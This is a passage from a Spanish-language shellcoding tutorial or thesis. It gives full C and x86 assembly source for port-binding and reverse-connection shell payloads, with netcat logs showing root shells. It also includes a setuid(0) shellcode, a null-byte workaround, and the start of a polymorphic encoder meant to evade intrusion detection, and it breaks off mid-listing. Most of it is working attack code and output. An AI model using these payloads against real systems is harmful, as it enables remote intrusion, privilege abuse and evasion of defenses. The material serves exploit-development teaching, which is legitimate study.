Como se puede ver en el Código 9, para la generación del ejecutable final del shellcode se utiliza el script genExec.sh. Para entender el funcionamiento de este script y muchos otros detalles sobre la generación de los ejecutables que se utilizarán en esta investigación, se remite al lector al Apéndice II.

6.2. Shellcodes remotos

Como se ha comentado al inicio de este capítulo, este tipo de *shellcode* será utilizada cuando no se disponga de acceso físico a la máquina objetivo. El objetivo de este tipo de *shellcodes* es ejecutarse en *software* que esté pensado para gestionar peticiones recibidas. Una vez el *software* haya sido explotado, el *shellcode* se encargará de que el sistema vulnerado se conecte a una máquina específica, o espere

y acepte una conexión o simplemente envíe información sensible. Como ya se ha comentado, las limitaciones de un *shellcode* dependen sólo de nuestra imaginación.

6.2.1. Port binding shellcode

Este tipo de *shellcode* es uno de los más habituales cuando se trata de explotar vulnerabilidades remotas. El objetivo de este *shellcode* es el de vincular el intérprete de comandos del sistema -*shell*- a un puerto determinado donde escuchará a la espera de conexiones remotas. Un diagrama de flujo válido para este tipo de *shellcode* sería el de la Figura 4.




Figura 4. Diagrama de flujo

El diagrama de flujo es bastante autoexplicativo, sin embargo, una vez se revise el código en c que responde a dicho diagrama, se hará una explicación concisa de cada instrucción que implique cierta dificultad o novedad. Una posible implementación del *shellcode* de vinculación a un puerto podría ser la mostrada en el Código 10.

```
#include <unistd.h>
1
       #include <sys/socket.h>
2
       #include <netinet/in.h>
3
4
        int main(void) {
5
              int new, i, sockfd = socket(AF_INET, SOCK_STREAM,0);
6
              struct sockaddr_in sin;
7
              sin.sin_family = AF_INET;
8
              sin.sin_addr.s_addr = 0;
9
              sin.sin_port = htons(12345);
10
              bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
              listen(sockfd, 5);
12
              new = accept(sockfd, NULL, 0);
13
              for (i = 2; i >= 0; i--)
14
                dup2(new, i);
15
              char * shell[2];
16
              shell[0] = "/bin/sh";
17
              shell[1] = 0;
18
              execve(shell[0], shell, NULL);
19
       }
20
```

Código 10. Shellcode de vinculación a un puerto en C

Este código vincula un $socket^{14}$ al puerto 1234 y ejecuta una shell cuando alguien se conecta a este puerto. Las funciones básicas de este código y de la mayoría de códigos que trabajan con sockets realizan las conexiones con bind(), listen(), accept() y dup2(). Para obtener información sobre cada una de ellas basta con visualizar las páginas de manuales que la mayoría de sistemas unix tienen instaladas por defecto. El funcionamiento de este código es el siguiente:

Primero se crea un socket que es el que se utilizará como parámetro para la función accept(). Al mismo tiempo, se declara otro socket que será el que utilizará para almacenar el valor de retorno de la función accept().

De la sexta a la novena línea, se declara -línea 6- y se inicializa la estructura de datos necesaria para ejecutar la función bind. Como ya se ha comentado, todos los campos de esta estructura se pueden consultar en las páginas correspondientes de

¹⁴Un socket es un concepto abstracto definido por una dirección IP, un protocolo de transporte y un puerto que permite intercambiar información entre dos programas.

¹⁵Para ver un manual sobre una función específica, basta con ejecutar en una *shell* el comando 'man <comando>'. Un claro ejemplo seria 'man dup2'.

su manual, sin embargo, comentaremos que la constante AF_{-} INET especifica que la conexión que se realizará utilizará el protocolo TCP. La función htons() se encarga de convertir el valor entero que recibe de entrada a un formato con el que la función bind() pueda trabajar.

En la línea 11 se ejecuta la función listen() que mantiene la ejecución del código pausada hasta que se recibe una conexión con los parámetros definidos en el socket sock fd. Una vez se realiza dicha conexión, ésta se acepta y se devuelve un socket que identifica la conexión recibida. En las líneas 13 y 14 se ejecuta un bucle tres veces que se encarga de duplicar los descriptores de lectura, escritura y salida de errores. Esto permite que todos los datos que se trasmitan de y hasta la consola ejecutada posteriormente, las pueda visualizar el usuario. Por último, en la línea 18 se ejecuta la consola que será brindada al usuario.

Para comprobar que el Código 10 funciona correctamente, una vez compilado y ejecutado, se debe realizar una conexión hacia el socket que estará a la escucha. Para realizar dicha conexión se utilizará una herramienta muy útil llamada Netcat ¹⁶. Netcat es una herramienta muy extensa y tiene infinidad de utilidades. En esta investigación, Netcat sólo se utilizará para conectar hacia una aplicación que esté a la escucha - port binding shellcode - o para esperar que una aplicación - reverse connection shellcode - se conecte a él.

En el Código 11 se muestra el funcionamiento del *shellcode* de vinculación a un puerto escrito en C.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/PortBinding/CSource$
gcc PortBindingCode.c -o PortBindingCode
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/PortBinding/CSource$
sudo ./PortBindingCode
```

Código 11. Ejecución del shellcode de vinculación a un puerto en C

Como se puede ver, primero se compila el código generado y acto seguido se ejecuta como usuario root ¹⁷. Una vez que el shellcode está a la escucha, se debe conectar a él siguiendo la metodología mostrada en el Código 12.

```
newlog@Beleriand:~$ pwd
/home/newlog
newlog@Beleriand:~$ nc -vv 127.0.0.1 12345
Connection to 127.0.0.1 12345 port [tcp/] succeeded!
pwd
/home/newlog/Documentos/Shellcoding/Codigos/PortBinding/CSource
id
uid=0(root) gid=0(root) groups=0(root)
exit
```

Código 12. Ejecución del shellcode de vinculación a un puerto en C

 $^{^{16}{\}rm Netcat}$ es una herramienta creada por Hobbit. Su página oficial es http://netcat.sourceforge.net/

¹⁷El usuario *root* es el usuario administrador del sistema y tiene privilegios máximos.

Tal y como se muestra en el Código 12, primero se conecta al puerto 12345 de la máquina local. La ejecución de la herramienta *Netcat* se realiza desde el directorio /home/newlog. El shellcode de vinculación a un puerto está escuchando en el puerto 12345, así que cuando se conecten a él brindará una línea de comandos, y no tan sólo brindará una línea de comandos, sino que además la brindará con los permisos que tiene el port binding shellcode, que, tal y como se ha asignado en el Código 11, son los permisos del usuario root.

Como se puede ver, una vez se ha conectado con el shellcode, se muestra a partir del comando pwd que el directorio actual sobre el que se está trabajando es /home/newlog/Documentos/Shellcoding/

Codigos/PortBinding/CSource que es el directorio donde se había ejecutado el shellcode, en vez de trabajar sobre el directorio /home/newlog que es en el que se había ejecutado la herramienta Netcat. Por otro lado, si se comprueba cual es el identificador de usuario se puede ver que es el de usuario root en vez de ser el de cualquier otro usuario.

Una vez visto y entendido el funcionamiento del código en c, se debe explicar su implementación en ensamblador. Para escribir el *shellcode* se utilizará una *system call* llamada *socketcall()*. Tal y como se puede ver en el manual correspondiente - *man 2 socketcall -*, esta llamada al sistema permite acceder -ejecutar- a todas las funciones utilizadas en el ejemplo anterior.

La totalidad de las funciones que se pueden ejecutar con la llamada al sistem socket call() se pueden encontrar en el fichero /usr/include/linux/net.h. La sintaxis de socket call() es la siguiente:

```
int socketcall(int llamada, unsigned long * args);
```

El primer argumento es un entero que identifica la llamda al sistema a ejecutar. El segundo argumento es un puntero a la lista de parámetros que necesita la llamada al sistema que se quiere ejecutar. En ensamblador, la llamada al sistema que identifica a socketcall() es la número 102 y se debe almacenar en el registro eax, el argumento llamada se almacena en el registro ebx y por último, la dirección de memoria donde estan almacenados los demás argumentos - args - se debe almacenar en el registro ecx.

En el Código 13 se lista el código fuente en ensamblador del port binding shellcode. Debido a que el código es bastante extenso, cada línea tendrá su propia explicación en vez de dar una explicación conjunta al final. Comentar el código permite dar una explicación mucho más detallada.

```
BITS 32
section .text
global _start
_start:
```

```
5
        ; syscall socketcall(ebx, ecx) donde ebx = numero funcion
6
        ; ecx = direccion de parametros de funcion.
7
8
        ; s = socket(2, 1, 0);
9
        ; Llamada al sistema 102, socketcall().
10
       push byte 0x66
11
       ; En eax se almacena el numero 102.
12
       pop eax
13
        ; Se pone a cero el registro edx.
14
       cdq
15
        ; Se pone a cero el registro ebx.
16
       xor ebx, ebx
17
        ; Se construyen los argumentos de la llamada a socket() y
18
        ; se empilan en orden inverso
19
        ; Dentro de socketcall(), la llamada socket es la numero
20
           uno.
        inc ebx
21
        ; Se empila el tercer parametro, protocol = 0.
22
       push edx
23
        ; Se empila el segundo parametro, SOCK_STREAM = 1.
24
       push byte 0x1
25
       ; Se empila el primer parametro, AF_INET = 2
26
       push byte 0x2
27
        ; En ecx se almacena la direccion donde estan ubicados los
28
            parametros.
       mov ecx, esp
29
        ; Syscall socketcall() con la funcion socket().
30
        int 0x80
31
32
        ; Se guarda el descriptor obtenido en esi para usarlo
33
           despues
       xchg esi, eax
34
35
        ; bind(s, [2, 31337, 0], 16);
36
        ; Llamada al sistema 102, socketcall().
37
       push byte 0x66
38
        ; En eax se almacena el numero 102.
39
       pop eax
40
        ; Se construyen los argumentos de la llamada a bind() y
41
        ; se empilan en orden inverso
42
        ; Ebx era 1, ahora es 2. Dentro de socketcall() la llamada
43
            bind es la dos.
       inc ebx
44
```

```
; Se empila el tercer parametro del struct, INADDR_ANY = 0
^{45}
       push edx
46
        ; Se empila el segundo parametro del struct, PORT = 31337.
47
       push word 0x697a
48
        ; Se empila el primer parametro del struct, AF_INET = 2.
49
          Ebx = 2.
       push word bx
50
        ; En ecx se almacena la direccion del struct con los
51
           parametros.
       mov ecx, esp
52
        ; Se empilan todos los parametros en orden inverso para
53
          posteriormente
        ; obtener su direccion.
54
        ; Se empila el tamano del struct, sizeof(server_struct) =
55
       push byte 16
56
        ; Se empila la direccion del struct.
57
       push ecx
58
        ; Se empila el descriptor obtenido anteriormente.
59
       push esi
60
        ; En ecx se guarda la direccion donde estan todos los
61
          parametros.
       mov ecx, esp
62
63
        ; Syscall socketcall() con la funcion bind().
64
        int 80h
65
66
        ; listen(s, 4);
67
        ; Llamada al sistema 102, socketcall(). Sin push/pop se
68
          ahorra un byte.
       mov byte al, 0x66
69
        ; Se construyen los argumentos de la llamada a listen() y
70
        ; se empilan en orden inverso
71
        ; Realizar dos inc ocupa lo mismo que un mov byte bx, 0x4.
72
       inc ebx
73
        ; Dentro de socketcall(), la llamada listen es la cuatro.
74
75
        ; Se empila el segundo parametro, backlog = 4. Maximo num
76
          conexiones en cola.
       push ebx
77
        ; Se empila el descriptor obtenido por la llamada socket()
78
       push esi
79
        ; En ecx se almacena la direccion de los parametros.
80
```

```
mov ecx, esp
81
        ; Syscall socketcall() con la funcion listen().
82
        int 80h
83
84
        ; c = accept(s, 0, 0);
85
        ; Llamada al sistema 102, socketcall(). Sin push/pop se
86
           ahorra un byte.
        mov byte al, 0x66
87
        ; Se construyen los argumentos de la llamada a accept() y
88
        ; se empilan en orden inverso
89
        ; Dentro de socketcall(), la llamada accept es la numero
90
           cinco.
        inc ebx
91
        ; Se empila el tercer parametro.
92
        push edx
93
        ; Se empila el segundo parametro.
94
        push edx
95
        ; Se empila el descriptor obtenido anteriormente.
96
        push esi
97
        ; En ecx se almacena la direccion de los parametros.
98
        mov ecx, esp
99
        ; Syscall socketcall() con la funcion accept(). Conection
100
           descriptor in eax.
        int 80h
101
102
        ; En eax se almacena un cinco y en ebx el descriptor
103
           devuelto por accept().
        xchg eax, ebx
104
105
        ; dup2(descriptor aceptado, descriptores I/O estandar);
106
        ; Maximo descriptor estandar almacenado en ecx.
107
        push byte 0x2
108
        pop ecx
109
        ; Etiqueta para el bucle.
110
        dup_100p:
111
        ; Llamada al sistema 63. Se debe poner dentro del bucle.
112
        ; Eax se sobreescribe con el valor de retorno de dup2().
113
        mov byte al, 0x3F
114
        ; Syscall dup2().
115
        int 80h
116
        ; Se Decrementa el descriptor estandar hasta que sea cero.
117
        dec ecx
118
        ; Se salta a la etiqueta hasta que el flag de signo sea
119
           uno = ecx negativo.
        jns dup_100p
120
```

```
121
         ; execve(const char * file, char * const argv[], char *
122
            const envp[]);
         xor eax, eax
123
         mov byte al, 11
124
         push edx
125
         push 0x68732f2f
126
         push 0x6e69622f
127
128
         mov ebx, esp
         push edx
         mov edx,
130
         push ebx
131
         mov ecx, esp
132
         int 80h
133
```

Código 13. Código del shellcode de vinculación a un puerto en ensamblador

La parte de código que no está comentada es la que ya se ha explicado anteriormente en el apartado de *shellcodes* locales. La única diferencia es que el registro edx no se inicializa a cero ya que una vez se alcanza la parte de código del execve shellcode, edx ya es cero. Por otro lado, el puerto al que se escucha también se ha modificado. Ahora ya no es el puerto 12345, sino el 31337.

En el Código 14 se muestra el comportamiento del *shellcode* de vinculación a un puerto y se podrá comprobar como es el mismo que el visto cuando el código fuente fué escrito en C.

```
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/PortBinding/ASMSource$
./genExec.sh PortBinding.S
#### Generating executable... ####
sourceDOTo = PortBinding.o
executable = PortBinding
[sudo] password for newlog:
newlog@Beleriand: ~/Documentos/Shellcoding/Codigos/PortBinding/ASMSource$
./PortBinding
```

Código 14. Ejecución del shellcode de vinculación a un puerto en ensamblador

Como se puede ver, en el Código 14 se compila el shellcode escrito en ensamblador a partir del script genExec.sh. Tal y como se ha comentado, todos los detalles sobre la compilación de los diferentes códigos de esta investigación se dan en el Apéndice II. Cabe destacar que una vez se ha generado el ejecutable, se le otorgan privilegios de root. En el Código 15 se muestra como conectar con el shellcode y como una vez se ha conectado se dispone de un identificador de usuario efectivo de root, lo que permite realizar las mismas operaciones que podría realizar el usuario root. Una breve explicación sobre el significado que atributos como uid o euid se da en los próximos capítulos.

```
newlog@Beleriand:~$ id
uid=1000(newlog) gid=1000(newlog),grupos=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
newlog@Beleriand:~$ nc -vv 127.0.0.1 31337
Connection to 127.0.0.1 31337 port [tcp/] succeeded!
id
uid=1000(newlog) gid=1000(newlog) euid=0(root),groups=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
pwd
/home/newlog/Documentos/Shellcoding/Codigos/PortBinding/ASMSource
exit
```

Código 15. Conexión al shellcode de vinculación a un puerto en ensamblador

6.2.2. Reverse connection shellcode

El desarrollo de este tipo de *shellcodes* parte de la necesidad de saltarnos las restricciones que implementa un cortafuegos.

Normalmente, la mayoría de cortafuegos filtran el tráfico entrante de un ordenador o una red de ordenadores. Sin embargo, el tráfico saliente no acostumbra a estar bloqueado ya que en la mayoría de casos ocasionaría más problemas de los que solucionaría.

Así pues, el reverse connection shellcode, shellcode de conexión inversa, a diferencia del shellcode de vinculación a un puerto, se encarga de realizar una conexión saliente del ordenador vulnerado hacia una máquina especificada en el mismo shellcode.

En C, el shellcode de conexión inversa se puede implementar como en el Código 16.

```
#include <sys/socket.h>
1
       #include <netinet/in.h>
2
        int main () {
3
              char * shell[2];
4
              int soc, rc;
5
              struct sockaddr_in serv_addr;
7
              serv_addr.sin_family = 2;
8
              serv_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
9
              serv_addr.sin_port = htons("12345");
10
11
              soc = socket(2, 1, 0);
12
              rc = connect(soc, (struct sockaddr *) &serv_addr, 0
13
                 x10);
              dup2(soc, 0); dup2(soc, 1); dup2(soc, 2);
14
15
              shell[0] = "/bin/sh";
16
              shell[1] = 0;
17
              execve(shell[0], shell, 0);
18
       }
19
```

Código 16. Shellcode de conexión inversa en C

El código de este *shellcode* es muy parecido al del *port binding shellcode*. Como ya se ha comentado, este código se conectará a un *socket* que esté a la escucha, en vez de ser él mismo el que esté a la escucha.

En la sexta línea, se declara la estructura $sockaddr_in$ que es la que se ha de especificar para llevar a cabo o para recibir una conexión.

En la séptima línea, el número dos es el valor que tiene la constante AF_INET, igual que en la línea número diez. En la misma línea número diez, el número uno es el valor de la constante SOCK_STREAM y con el 0 se especifica el protocolo.

En la octava línea, se especifica que la dirección ip a la que conectar. La función $inet_addr()$ permite al programador asignar una dirección ip a una variable de un modo mucho más legible. Lo mismo ocurre con la función htons(). Para comprender el funcionamiento de estas dos funciones, basta con ejecutar en un terminal los comandos $man\ 3\ inet_addr\ y\ man\ htons$ respectivamente.

En la línea 10 se crea un *socket* con los parámetros que se han explicado anteriormente. Este *socket* será el identificador de la conexión a partir de este momento.

En la línea 11, se intenta conectar a partir de los datos especificados en la creación del socket y de la estructura $sockaddr_{-}in$. Acto seguido, se duplican los descriptores de entrada y salida tal y como ya se ha explicado en los capítulos anteriores y por último se ejecuta la shell que será brindada al usuario.

Una vez visto el código fuente en C del shellcode de conexión inversa, el Código 17 muestra una posible implementación en ensamblador. Al igual que con el shellcode de vinculación a un puerto, el código fuente se comentará en el mismo código en vez de hacerlo posteriormente.

```
BITS 32
2
        section .text
        global _start
3
        _start:
4
5
        ; syscall socketcall(ebx, ecx) donde ebx = numero funcion
6
         y ecx = direccion de parametros de funcion
7
8
         s = socket(2, 1, 0);
         Llamada al sistema 102, socketcall().
10
       push byte 0x66
11
        ; En eax almacenamos el numero 102.
12
       pop eax
13
        ; Ponemos a cero el registro edx.
14
       cdq
15
          ; Ponemos a cero el registro ebx.
16
       xor ebx, ebx
17
         Construimos los argumentos de la llamada a socket()
18
        ; y los empilamos en orden inverso
19
         Dentro de socketcall(), la llamada socket es la numero
20
           uno.
        inc ebx
21
        ; Empilamos el tercer parametro, protocol = 0.
22
       push edx
23
         Empilamos el segundo parametro, SOCK_STREAM = 1.
       push byte 0x1
```

```
; Empilamos el primer parametro, AF_INET = 2
26
       push byte 0x2
27
        ; En ecx almacenamos la direccion donde estan ubicados los
28
           parametros.
       mov ecx, esp
29
        ; Syscall socketcall() con la funcion socket().
30
        int 0x80
31
32
        ; Se guarda el descriptor obtenido en esi para usarlo
33
           despues.
34
       xchg esi, eax
35
        ; connect(s, [2, 31337, <IP>], 16);
36
        ; Llamada al sistema 102, socketcall().
37
       push byte 0x66
38
        ; En eax se almacena el numero 102.
39
40
       pop eax
        ; Ebx = 2 para utilizarlo como la constante AF_INET.
41
       inc ebx
42
        ; Se construyen los argumentos de la llamada connect()
43
        ; y se empilan en orden inverso.
44
        ; Se empila la direccion IP. Las 'b' sustituyen a bytes
45
          nulos
        ; que se modificaran en tiempo de ejecucion.
46
        ; Se impila la direccion IP. 7f = 127, 01 = 1, bb = 187.
47
          Tercer parametro.
       push dword 0x01bbbb7f
48
        ; Se pone a cero el registro ecx.
49
       xor ecx, ecx
50
        ; Se sustituyen las 'b' de la IP por ceros. IP = 127
51
           .0.0.1.
       mov word [esp+1], cx
52
        ; Se empila el puerto 31337. 7a69h = 31337d. Segundo
53
          parametro.
       push word 0x697a
54
        ; Se empila el primer parametro de la estructura. AF_INET
55
          = 2 = Ebx.
       push word bx
56
        ; En ecx se almacena la direccion de la estructura.
57
       mov ecx, esp
        ; Se empila el tercer parametro de la funcion connect().
59
       push byte 16
60
        ; Se empila la direccion de la estructura construida como
61
           segundo parametro.
       push ecx
62
```

```
; Se empila el primer parametro. El descriptor obtenido
63
           por socket().
        push esi
64
        ; En ecx se almacena la direccion de todos los params de
65
           la funcion connect().
        mov ecx, esp
66
        ; Dentro de socketcall(), la llamada connect() es la
67
           tercera.
        inc ebx
68
        ; Syscall socketcall() con la funcion connect().
69
        int 80h
70
71
        mov ebx, esi
72
        ; dup2(descriptor aceptado, descriptores I/O estandar);
73
        ; Maximo descriptor estandar almacenado en ecx.
74
        push byte 0x2
75
76
        pop ecx
        ; Etiqueta para el bucle.
77
        dup_100p:
78
        ; Llamada al sistema 63. Se debe poner dentro del bucle.
79
        ; Eax se sobreescribe con el valor de retorno de dup2().
80
        mov byte al, 0x3F
81
        ; Syscall dup2().
82
        int 80h
83
        ; Se Decrementa el descriptor estandar hasta que sea cero.
84
        dec ecx
85
        ; Se salta a la etiqueta hasta que el flag de signo sea
86
           uno = ecx negativo.
        jns dup_100p
87
88
        ; execve(const char * file, char * const argv[], char *
89
           const envp[]);
        xor eax, eax
90
        mov byte al, 11
91
        push edx
92
        push 0x68732f2f
93
        push 0x6e69622f
94
        mov ebx, esp
95
        push edx
96
        mov edx, esp
97
        push ebx
98
        mov ecx, esp
99
        int 80h
100
```

Código 17. Shellcode de conexión inversa en ensamblador

Por último, cabe destacar que si una dirección IP que se inserta en el *shellcode* contiene *bytes* nulos, el *shellcode* contendrá *bytes* nulos y, por consiguiente, no se ejecutará correctamente. Para plantear una solución a este problema se utilizará un ejemplo para ilustrar la metodología a seguir en estos casos.

Imagine que el *shellcode* de conexión inversa se tuviera que conectar a la *ip* de *loopback*, 127.0.0.1 donde 127 en hexadecimal equivale a 7f, 0 a 00 y 1 a 01. Como se puede apreciar a simple vista, dicha *ip* contiene *bytes* nulos, así que si se utilizara un código tal que el 18 para almacenar la dirección *ip* en el *shellcode*, éste no se ejecutaría correctamente.

```
BITS 32
xor eax, eax
push DWORD 0x0100007f
pop eax
```

Código 18. Inserción erronea de un byte nulo

Recordemos que debido a que el sistema sobre el que se trabaja está basado en una arquitectura *little endian*, las inserciones en la pila de varios *bytes* se deben realizar de manera inversa a su lectura, de izquierda a derecha.

Después de ejecutar este código, en eax se debería almacenar el valor en hexadecimal de la ip. Sin embargo, esto no ocurrirá ya que la función con la que obtenemos el código del shellcode no pasará del momento en el que se encuentre con el primer byte nulo.

Un código que solucionaría dicho problema es el citado en el Código 19:

```
BITS 32
xor eax, eax
push DWORD 0x01BBBB7f
mov WORD [esp+1], ax
pop eax
```

Código 19. Solución a la inserción erronea de un byte nulo

En la segunda línea se almacena la ip en la pila, pero en vez de insertar los bytes nulos, los substituimos por cualquier otro valor que no genere conflictos. En la siguiente línea, se escribe en la pila el contenido del registro ax. El registro ax contiene bytes nulos debido a que se ha realizado una correcta inicialización. Estos bytes nulos se escriben en la posición esp+1, lo cual colocará $16\ bits$ -tamaño del registro ax- a cero en la posición $esp+1\ byte$. Como se puede comprobar, en el shellcode de conexión inversa citado en el Código $17\ ya$ se ha utilizado esta técnica.

Para comprobar que el *shellcode* de conexión inversa funciona correctamente se ha de proceder tal y como se muestra en el Código 20 y el Código 21.

```
newlog@Beleriand:~$ nc -lvv 127.0.0.1 31337
Connection from 127.0.0.1 port 31337 [tcp/] accepted
id
uid=1000(newlog) gid=1000(newlog) euid=0(root),groups=4(adm),20(dialout),
24(cdrom),46(plugdev),104(lpadmin),115(admin),120(sambashare),1000(newlog)
pwd
/home/newlog/Documentos/Shellcoding/Codigos/ReverseConnection/ASMSource
exit
newlog@Beleriand:~$ pwd
/home/newlog
```

Código 20. Netcat a la escucha

En el Código 20 primero de todo se pone la herramienta Netcat a la escucha de conexiones en el puerto 31337. Una vez se conecta el shellcode de conexión inversa a Netcat, el shellcode lanza una línea de comandos que permite al usuario que ha puesto Netcat a la escucha ejecutar comandos. Acto seguido, se ejecuta el comando id para demostrar que el identificador de usuario efectivo es el del usuario root. Después se ejecuta el comando pwd mientras el usuario dispone de la línea de comandos lanzada por el shellcode y una vez se finaliza dicha línea de comandos se vuelve a ejecutar el comando pwd para demostrar que su salida no es la misma y que, por tanto, los comandos ejecutados por el usuario se estaban ejecutando en la línea de comandos lanzada por el shellcode.

El Código 21 muestra como se compila y se ejecuta el código del *shellcode* de conexión inversa.

```
newlog@Beleriand: "/Documentos/Shellcoding/Codigos/ReverseConnection/ASMSource$
./genExec.sh ReverseConnection.S
#### Generating executable... ####
sourceDOTo = ReverseConnection.o
executable = ReverseConnection
[sudo] password for newlog:
newlog@Beleriand: "/Documentos/Shellcoding/Codigos/ReverseConnection/ASMSource$
./ReverseConnection
```

Código 21. Ejecución del shellcode

7. Hacking de shellcodes

El hecho de crear un *shellcode* funcional ya se puede considerar *hacking*, sin embargo, en este apartado se incluyen técnicas que distan mucho de ser simples optimizaciones. En este apartado trataremos los aspectos más avanzados en el desarrollo de *shellcodes*. Haciendo una breve enumeración, los conceptos que se tratarán son el de reutilización de las variables del programa exploratdo, reutilización de los sockets y los descriptores de archivo, la recuperación de los privilegios de *root* al explotar una aplicación y la codificación y decodificación al vuelo de los *shellcodes*.

7.1. Cuestión de privilegios

En este apartado se explicará un concepto que se debería implementar en la mayoría de shellcodes, previniendo así uno de los métodos con el que algunos de los programadores más precavidos intentarán proteger su aplicación.

Antes de entrar en una explicación sobre desarrollo de esta técnica, se deben explicar algunos de los atributos de un proceso, el uid y el euid.

El uid^{18} es el atributo de un proceso que indica quien es el propietario actual de dicho proceso. Por ejemplo, si un usuario estándar intentara eliminar un proceso del que no es propietario, el sistema no lo permitiría. Además de los procesos, los ficheros y los directorios también disponen del atributo uid. Así, si un proceso intenta ejecutar una operación sobre un fichero, el kernel comprobará si el $euid^{19}$ del proceso coincide con el uid del fichero.

Así pues, el *uid* es el identificador de usuario real que coincide con el identificador del usuario que arrancó el proceso. El *euid* es el identificador de usuario efectivo y se le llama así debido a que es el identificador que se tiene en cuenta a la hora de considerar permisos. Se utiliza para determinar el propietario de los ficheros recién creados, para permitir el acceso a los ficheros de otros usuarios...

A continuación hay un ejemplo para acabar de entender la utilidad de estos dos atributos:

Normalmente, el uid y el euid coinciden, sin embargo, si un usuario U1 ejecuta un programa P que pertenece a otro usuario U2 y que tiene activo el bit S_ISUID , entonces el proceso asociado a la ejecución de P (por parte de U1) va a cambiar su euid y tomará el valor del uid del usuario U2. Por tanto, el uid y el euid no coincidiran. El primero hará referencia al usuario U1 y el segundo al usuario U2.

Una vez explicado lo anterior, se presentará cómo los programadores más hábiles o concienciados intentan proteger sus programas y cómo se pueden saltar estas

 $^{^{18}}User\ Identifier$, identificador de usuario.

¹⁹Efective User Identifier, identificador de usuario efectivo.

medidas de seguridad. A partir de ahora, el método que veremos para saltarnos esta medida de seguridad lo incluiremos en el conjunto de *shellcodes*, sin embargo, por si sólo, este *shellcode* sería inútil. Esta técnica es conocida como *setuid shellcode*. Cual es la problemática? Normalmente, cuando un programa es explotado para conseguir privilegios de root, el atacante -su proceso- recibe un euid igual a cero, cuando en realidad lo que realmente se necesita es un uid igual a cero 20 . Solucionar este problema es muy simple y es de lo que se encarga la función setuid(in);. En el Código 22 se muestra el código fuente en C y en el Código 23 su respectiva implementación en ensamblador.

```
#include <stdio.h>
int main(void) {
    setuid(0);
}
```

Código 22. Función setuid en C

```
BITS 32

xor ebx, ebx

lea eax, [ebx+0x17]

int 0x80
```

Código 23. Función setuid en ensamblador

Con el Código 23 se establece el *uid* del proceso a cero. Este mismo *shellcode* podría haberse implementado de un modo más claro, tal y como se ve en el Código 24.

```
BITS 32

xor eax, eax

xor ebx, ebx

mov al, 0x17

int 0x80
```

Código 24. Función setuid en ensamblador sin optimizar

Como se puede apreciar, la tercera instrucción del Código 23 se encarga de insertar un 0x17 en el registro eax gracias a que ebx está inicializado a cero. La instrucción lea^{21} se encarga de cargar la dirección efectiva calculada en una expresión. En el ejemplo presentado, lea eax, [ebx + 0x17], en el registro eax se carga la dirección calculada a partir de sumar el contenido del registro ebx más el valor 17 en hexadecimal. Gracias a que el registro ebx está a 0, en el registro eax se almacena el valor

 $^{^{20}}$ El *uid* que identifica al *root* es el 0.

 $^{^{21}}Load\ Effective\ Address$

hexadecimal 17. La diferencia con, por ejemplo, la instrucción $mov\ eax$, [ebx+0x17] es que en el registro eax se almacenaría el contenido de la dirección de memoria calculada a partir del contenido del registro ebx más el valor 17 en hexadecimal. Gracias a esta pequeña optimización se ahorra un byte.

7.2. Shellcode polimórfico

Hoy en día los *firewalls*, antivirus, sistemas de detección de intrusiones, etc hacen que la explotación de vulnerabilidades sea una tarea bastante ardua. Sin embargo, cuando se nos intenta obligar a pisar el freno, nosotros, los *hackers*, no hacemos más que pisar el acelerador.

Esta técnica responde a la necesidad de que los sistemas de detección de intrusiones (IDS) no sean capaces de detectar que nuestro shellcode se va a ejecutar. La mayoría de shellcodes siguen unos patrones bastante generalizados, así que los IDS sólo han de detectar dichos patrones para frustrar nuestra explotación. Lo que haremos para saltarnos esta protección es codificar el shellcode y en tiempo de ejecución nuestro exploit lo decodificará y ejecutará.

Existen algunos $plugins^{22}$ para IDS que se encargan de detectar estos métodos y decodificar el shellcode, sin embargo, hay dos razones por las cuales estos IDS no son funcionales. La primera es que su consumo de CPU es muy elevado. La segunda es que siempre podremos ir un paso más allá que el IDS y codificar el shellcode de modo que el IDS no lo pueda decodificar. El límite yace en el límite de nuestra imaginación.

Para ejemplificar este $hack^{23}$ de una manera simple, imaginaremos que nuestro exploit sólo le sumará un número aleatorio constante a cada byte de nuestro shellcode. Este tipo de cifrado es muy antíguo y es conocido como $Cifrado\ del\ César$.

En pseudocódigo nuestro cifrador sería semejante al mostrado en el Código 25.

```
num es entero
num = numAleatorio();
para (x = 0 hasta longitudShellcode)
shellcode[x] = shellcode[x] + num;
finpara
```

 $^{^{22}}$ Un plugin es una herramienta que se puede anexar a un programa para aumentar sus funcionalidades.

²³El término *hack*, al igual que *hacker*, no es fácil de definir puesto que se trata de una idea más que de un hecho concreto u objeto. Cuando en este texto se utilice la palabra *hack* se referirá a toda aquella modificación de un objeto, programa o idea que adapte sus funcionalidades a un propósito específico de un modo creativo o poco convencional.

Código 25. Pseudocódigo del cifrador

Donde longitudShellcode es el número de bytes de nuestro shellcode, y shellcode es un array con nuestro shellcode en hexadecimal.

El codificador no tiene porqué estar implementado en ensamblador ya que éste será ejecutado por el *exploit* y no necesita saber direcciones relativas al código en memoria, sino que sólo modificará el array que contiene el *shellcode* original. Sin embargo, el decodificador lo tendremos que implementar en ensamblador ya que éste precederá a nuestro *shellcode* codificado y tendrá que saber cual es su ubicación en memoria.

Aunque parezca muy complicado a simple vista, la verdad es que es más complicado entender la explicación que el mismo código. Para empezar implementaremos el decodificador en ensamblador tal y como se muestra en el Código 26.

```
BITS 32
1
        jmp short jmptrick
2
        decodificador:
3
        pop esi
4
        xor ecx, ecx
